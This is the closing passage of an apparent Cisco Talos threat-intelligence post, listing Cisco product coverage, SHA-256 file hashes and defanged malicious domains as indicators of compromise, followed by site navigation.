
Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), Cisco ISR, and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

Hashes

5cb8f86e03a544531d972e132c81d6785b66dd1b15b6c35a0a04fd83a8bed695
ea4b507c3236b56ef4ea44f5ac9a531a175d643d184e356ae8833d36c1957372
fad11a279c6fe195f8110702f962c5296015344da17919b361f73f7f504063ca
f8c953a9b737c5fe69ab9cfb5b20d576f15396a40de10ea6c3216042a97132f4
bdbc514e274d70e260620d9b7dcfc3ee4cf4eb321474dfbd1eb81d2f17cebc23
3ce08ada9cf964789ce70fd2637ded197ac5b154e0b71e9cdb4d99de7ab52267
b75fbe3b21d83e2000928349d1610f292e1a4c072fd0454309fe1c6c7d85ff46
bac8489de573f614d988097e9eae53ffc2eb4e7dcb0e68c349f549a26d2130a8
835a545fe93bfa75931079ef36169bfc56906f74b9b9862848ff79534b33f416
55e83292bd9a1f843639bfb98648a40b931a9829d62e6b23904034c417ffa430
e2cd8fd988a9a08f4bd73d7343ae54e68ee2a0a4728277792115edc86900e899
3feb6ecbc3b5f4ef64cf974fc117e58ac750188c483c488dd5b5970263bfdb0e
dd40b8ddb5a5795536a65cc0ab6dcc84862d4e14965cde6b4e9ad2b89a0e3905
02d68d2a9b62d1fd79c80e7c01182d18966a8fccc07d997b0f4c3ef71e87910f
f1a3c2bd241e09f4e98ca15c0d3d804297086c84883d81bb8b74960c6e986555
5b5b0a0ff8e5bdf11657e0134a638a818e31af9517e5feffea247eaa2660ee23
e4135bfeda1de00c3834f7782b77fdb2811f5d07fc60f643553426d9e45b664c
80ad6598f6e0b7c2b7258cbb69aa782dbcac308ca3d9d451b9bb5290b943a58f
e80034618538abc1c86a7021ab869c4ce63429d35adbaf8c07ce25f297a61bd2
5190c4fbddb2bfd08ce4a11714ec54dcaf57978f6193720c5b2c7127ef2c5f1f
783b3c61a4069f0325f3560ab9664ff5fb381f37b08a3d4eb4866ba6bc194135
3e58d7efc5e03bd06f227041e5c73f4ecfa5e35ca8419a9ff8b8571eafd34e48
4282ac2c4b38f2fa79b3f77f9af80053befb69634f8e93d9e1941a600ae08857
17adbb68c3410d3f1c4c19b1808149e74148839f1c082c3011bff86ddb71acb4
2c3b3c085b3992ab105bbc4696391f4f81374c54bb8966e53d2b2de8b7648681
2b62a469fa9737dabc52840a741a7d71c86c74bd6909c30cb481e2d66e0df75e
d0ee66f8be0ed721774391365604de70dda4751213a667812e4c4a661f71559d
c790e1916a475fbc18e7f239acf0d9399234cf2160529ba25ab44179674d549a
dbd6393bf96518218b4f4522aef4ffa27e517cbce7252841b86031354aec031a
24e8f4917bb3cf7d6fd91fc1c95e978ea75a0e6da9033911e48b0fda94be62af
a6298a1b8c9844764c731327bb1daa7abd50cd85b9f5556e38bd5c88b8184cc4
d8d0c3854c54e2bacb40ead54d94268dda6ea6aef1ac1f78b8d10b990a4441a2
dbf3e5bb9b7b5806d831617fbeed088d56fc2f5794a833d24eff96c165ba417b
b1413688f6452b07129e5182311c7efd628bb795613c23fc58c4202e38dda4e7
b4548a933d5a59d096d75ad4c6aec1046017a62ca2a1d59edd2d97d760dca1eb
bb4628f0b29d906f1ec4c41a5fe5f7fe1b53432b765d5ef0a560e8d2ef5e5541
fa68aa01fad37dd7e7d6222ef833ec4e63317c0821a45834dfe284fdafb9069a
89f1a82f4919db731cc4a5c5a71fbe1a9a1d362b6da61b018c89ea2cd26c0de3
9ce65cced9949cef6b69f86542533e653b91ce7d43cb6b51e8ae402b6dadf651
ff8b71b7e9b320d272babb15324b7417f182313f71c4af0b9961424a12154b66
fa71584f27f5eacca9f3d5644fd06ccebcc14b8394efeaccd38259f8382c26e5
6d4af9f7e14e1ae7f871cd0bcdd87927cde8d236fd9d37e76554729abe3e31e4

418203a531ceb1f08a21b354bc0d3bf8f157c76b521495c29639d7bffa416b38
61f8dc6d618572a86bd0b646d16186bb6b0fff970947a7df754add4f65ec8625
1af0958f8590b626bedfcd1972cd3ea49d9576db86f1e768e5520f9615d01a19
c936e01333e3260547a8c319d9cfc1811ba5793e182d0688db679ec2b30644c5
e843af007ac3f58e26d5427e537cdbddf33d118c79dfed831eee1ffcce474569
4ee465d58613c03c15c0e92728bba76a065149d4773a1ce59c76d414d70fb190
65041a83c88ba90e489de8ac275688815c51b93ae568c627b74fc160d2db6bab
a1ce1b78cc1a9d6092b086f2d0796cde519033ec0935d9cecdea86b6cda87882
40e99d0dfc27c66170ed57610a1c3cc9a0b6e87a0d544d739f828f10faf2758b
fcfd34f99b0a5f4bb91c0d6eaa9b2fdcc3bf9b3dd594213a389a056828a537c1
c2c333a5f46eb5894f05f3323ab8aea87b3c2e9ba0221c28dcf46b0842592ac6
91e20fb663b1809279666fb1e7ef7bd8da42ae51e0c05b51515ba851e2a991ac
4235f33576b503faacbafb1b612f5fdf91fb406e73964f61064f232bd2b9c21c
f1a3c2bd241e09f4e98ca15c0d3d804297086c84883d81bb8b74960c6e986555
1af0958f8590b626bedfcd1972cd3ea49d9576db86f1e768e5520f9615d01a19
e26a76def39740596843a57c3edcfe9f5000af5f5b538215a5799db58f41fe33
91e20fb663b1809279666fb1e7ef7bd8da42ae51e0c05b51515ba851e2a991ac
c2c333a5f46eb5894f05f3323ab8aea87b3c2e9ba0221c28dcf46b0842592ac6
40e99d0dfc27c66170ed57610a1c3cc9a0b6e87a0d544d739f828f10faf2758b
fcfd34f99b0a5f4bb91c0d6eaa9b2fdcc3bf9b3dd594213a389a056828a537c1
84942df440c892c1e63aff41d9fe4694ea4b8a9102c62faf07c4510671abef13
e80034618538abc1c86a7021ab869c4ce63429d35adbaf8c07ce25f297a61bd2
d0ee66f8be0ed721774391365604de70dda4751213a667812e4c4a661f71559d
dbd6393bf96518218b4f4522aef4ffa27e517cbce7252841b86031354aec031a
2c3b3c085b3992ab105bbc4696391f4f81374c54bb8966e53d2b2de8b7648681
dbf3e5bb9b7b5806d831617fbeed088d56fc2f5794a833d24eff96c165ba417b
e4135bfeda1de00c3834f7782b77fdb2811f5d07fc60f643553426d9e45b664c
b1413688f6452b07129e5182311c7efd628bb795613c23fc58c4202e38dda4e7
2b62a469fa9737dabc52840a741a7d71c86c74bd6909c30cb481e2d66e0df75e
c790e1916a475fbc18e7f239acf0d9399234cf2160529ba25ab44179674d549a
4282ac2c4b38f2fa79b3f77f9af80053befb69634f8e93d9e1941a600ae08857
5190c4fbddb2bfd08ce4a11714ec54dcaf57978f6193720c5b2c7127ef2c5f1f
d8d0c3854c54e2bacb40ead54d94268dda6ea6aef1ac1f78b8d10b990a4441a2
80ad6598f6e0b7c2b7258cbb69aa782dbcac308ca3d9d451b9bb5290b943a58f
e4c55a5b1c07d93b2ae956f7404279c1a68344e7d27e6a3aa917c79c17f7fa05
89f1a82f4919db731cc4a5c5a71fbe1a9a1d362b6da61b018c89ea2cd26c0de3
b4548a933d5a59d096d75ad4c6aec1046017a62ca2a1d59edd2d97d760dca1eb
bb4628f0b29d906f1ec4c41a5fe5f7fe1b53432b765d5ef0a560e8d2ef5e5541
3e58d7efc5e03bd06f227041e5c73f4ecfa5e35ca8419a9ff8b8571eafd34e48
c72bf8537fc189b81855666d7f59ad8e24011c735921a15932275757a485e7a4
fbd66a4f385e8c573c51c19a49c7e9c2ffa1639f4648721591b7ea0af845a313
12e670dc36ac50e86a58f759fa4a5de25e574227a19e1942aaa788c82540a910
a6298a1b8c9844764c731327bb1daa7abd50cd85b9f5556e38bd5c88b8184cc4
e843af007ac3f58e26d5427e537cdbddf33d118c79dfed831eee1ffcce474569

783b3c61a4069f0325f3560ab9664ff5fb381f37b08a3d4eb4866ba6bc194135
5b5b0a0ff8e5bdf11657e0134a638a818e31af9517e5feffea247eaa2660ee23
a1ce1b78cc1a9d6092b086f2d0796cde519033ec0935d9cecdea86b6cda87882
24e8f4917bb3cf7d6fd91fc1c95e978ea75a0e6da9033911e48b0fda94be62af
dd812ba2bc5f441d8a9594443040f8fea7e3f91bdf1dd1968bbbbc7747e0bc68
4ee465d58613c03c15c0e92728bba76a065149d4773a1ce59c76d414d70fb190
b75fbe3b21d83e2000928349d1610f292e1a4c072fd0454309fe1c6c7d85ff46
3ce08ada9cf964789ce70fd2637ded197ac5b154e0b71e9cdb4d99de7ab52267
bdbc514e274d70e260620d9b7dcfc3ee4cf4eb321474dfbd1eb81d2f17cebc23
2ee74ceaa5964cf223aefb3cf4e0c25ea96c7d4bc0eba48439716e763d2f3837
bac8489de573f614d988097e9eae53ffc2eb4e7dcb0e68c349f549a26d2130a8
18c6224decd141a6412f3d2aa71dbd086e9a71bd51b3baed1cb2b2715d676872
02d68d2a9b62d1fd79c80e7c01182d18966a8fccc07d997b0f4c3ef71e87910f
3feb6ecbc3b5f4ef64cf974fc117e58ac750188c483c488dd5b5970263bfdb0e
2ab2a6e863538b162b0c7b4287b3e9f65116a9ad9efce6ebb9018c69bbf71460
3a96f09255af4eb1d3fe3ea6dd4befc71543ef317b1d9f9561255a725eb48a62
dd40b8ddb5a5795536a65cc0ab6dcc84862d4e14965cde6b4e9ad2b89a0e3905
c1787de8b5a293197582000d8b94095d8377a5d42aa0b4940a7039cbf4df4b72
a83a882fbe094f4d00a8dc589869adc8a1432a966295fa0c46c2afcced3aac1f
55e83292bd9a1f843639bfb98648a40b931a9829d62e6b23904034c417ffa430
11849a6fcb76267676532422db4e9bf4f5c8c525fea0d950f844736bedb8b53e
fad11a279c6fe195f8110702f962c5296015344da17919b361f73f7f504063ca
7ae0aa490bad2fa152cd097caaaebfcef7a393a74e886a02b22109b38a4d9fc4
d912445a5e8beda7e842756fd6e598d91ef0526c913a6f1e6135957f19fa64ca
c94e52455826c63a8800e6a66d72db467e1266f3b06aabbaad14c0d7463ee266
55b0bc3b61ee76561ffaa1323fd20a9522e786bfa5eadbba621582ad529ff9e1
2a7898573bd8be121eda249e7521efd2d599354d51fabae7edafef9d60dae8b1
6f0b9fdc7edf43a9d1262263320e623a7e2b349f54185491262fe5184413222f
44ba0bfe401a07f4570fd3ca26f5955350ac831a21326face55465f8d9a7ec52
7c195b85528b3ed75672fbcea0d32a2f45d541cf8c71e855b03d6266a8facdc0
e8e2f7538530b6ea3f4726b13bf76c4e0696cdaf1a0547294b447c21df1c594d
8e3993583cd2506ccbac4b247949ddee7d6971432576a0f9c485f9f0942054ae
586fc08567a69f4abbafd05c98be469dfaaa9b93eaccc5043dcf22d2b666bf63
d40a3503a960663187a83f560e94563cd11606a610a4b176b0ac065af037f175
d77901484e91445d8d11b82ff487b9e56b48930fe3086e5858ea754e9f490c1f
f694f02ee26d544ad41f543ecd166bd71d02b3723b8a5ee515a9c2944a667971
6424307ea25f1889e4b9fb8a64d860e42681cddf71a5a70af7963ab282225c8d
ed2aa3272db6eebedcabbb3c61cb699e6ec5d91b4297b8a6186a03f5b4999a80
154f3f4338184bc113dc874de6270a025d6d9c3d2a989f2b32d7d90fa222e0c9
2ed2553ec6efdf24266be1eb812ab1978ec926d1b8bf281a547be2e43173eeee
b06ab1f3abf8262f32c3deab9d344d241e4203235043fe996cb499ed2fdf17c4
39cf2459a85f9b8bcc81233964e05dec3f5ec9e8de74329f995c6a0cc8a8db36
3165650b667f315eae56895ee2041ffb17f89a92b034efd045f5e88bf788016d
5cb8f86e03a544531d972e132c81d6785b66dd1b15b6c35a0a04fd83a8bed695

cac5c0da0b4495a1dee326e4259fb8bcdecb162a780d0d215ad33e751ebbff34
ea750383d3af605e5cdf2647b9cd30886aa8a428b3bcf6bc96cc178c9afa78d9
8e670fc7e22d0fa3eb96262686bd7eec18f81e3dc1eb9b55526078ffd9ae00c3
03c314990a8d262530f114092c85fd9ddcbd8c423f8bd769864809d1af2f5fad
d63533bb200525a0a88a68c592c8d4f534fcf83b0acf8ec6be24b7059b0352ae
68f5819687e8f410dea315f32cd04e33ca7c3ec62e9bb9bae9e03b5ded29970e
6684c2348d205962d41977b2db6263733809b635cdc039447373c34e04d6bc20
64a448ee194fe58c8c212faa4fbe737f8088ef387cc4551a0f1d86e9d4bdab02
211aae5346741680cb921d73e2833368cd0f0cc36e15b16115599554dcb2386d
a4377256776becf75f0f61874cfec3729e17e894f5c9fc1576321f0398142878
b1916e7de11e87fa45c222d0532955e781f6695ae0ee15775894d3b3aa72ba98
ff8b71b7e9b320d272babb15324b7417f182313f71c4af0b9961424a12154b66
17adbb68c3410d3f1c4c19b1808149e74148839f1c082c3011bff86ddb71acb4
fa68aa01fad37dd7e7d6222ef833ec4e63317c0821a45834dfe284fdafb9069a
f8c953a9b737c5fe69ab9cfb5b20d576f15396a40de10ea6c3216042a97132f4
c59544a76fd425b76d7d9b4805d817c8a91a6a63c9862200c927e27efcd20bfa

Domain

upd-ncx4-server[.]com
upd3-srv-system-app[.]com
syse-update-app4[.]com
upd32-secure-serv4[.]com
system2-cdn5-mx8[.]com
secure-upd21-app2[.]com
ms21-app3-upload[.]com
apt5-secure3-state[.]com
upd8-sys2-apt[.]com
update5-sec3-system[.]com
state-awe3-apt[.]com
app-system2-update[.]com
awe232-service-app[.]com
ms6-upload-serv3[.]com
updt-servc-app2[.]com
cdn2-system3-secrv.[]com
file3-netwk-system[.]com
service-net2-file[.]com
system2-access-sec43[.]com
ms-sys-security[.]com
mailtransfersagents[.]com
hostoperationsystems[.]com
inhousesoftwaredevelopment[.]com
mentiononecommon[.]com

safecopydisk[.]com
fileservingpro[.]com
network-msx-system33[.]com
mx3-rewc-state[.]com

SHARE THIS POST

RELATED CONTENT

Exploring malicious Windows drivers (Part 2): the I/O system, IRPs, stack locations, IOCTLs and more

JUNE 18, 2024 08:00

As the second entry in our “Exploring malicious Windows drivers” series, we will continue where the first left off: Discussing the I/O system and IRPs.

DarkGate switches up its tactics with new payload, email templates

JUNE 5, 2024 08:00

DarkGate has been observed distributing malware through Microsoft Teams and even via malvertising campaigns.

New banking trojan “CarnavalHeist” targets Brazil with overlay attacks

MAY 31, 2024 08:00

Since February 2024, Cisco Talos has been observing an active campaign targeting Brazilian users with a new banking trojan called “CarnavalHeist.” Many of the observed tactics, techniques and procedures (TTPs) are common among other banking trojans coming out of Brazil.

INTELLIGENCE CENTER

Intelligence Search

Email & Spam Trends

VULNERABILITY RESEARCH

Vulnerability Reports

Microsoft Advisories

INCIDENT RESPONSE

Talos IR Capabilities

Emergency Support

SECURITY RESOURCES

Open Source Security Tools

Intelligence Categories Reference

Secure Endpoint Naming Reference

MEDIA

Talos Intelligence Blog

Threat Source Newsletter

Beers with Talos Podcast

Talos Takes Podcast

Talos Videos

SUPPORT

Support Documentation

COMPANY

About Talos

Careers

Cisco Security

FOLLOW US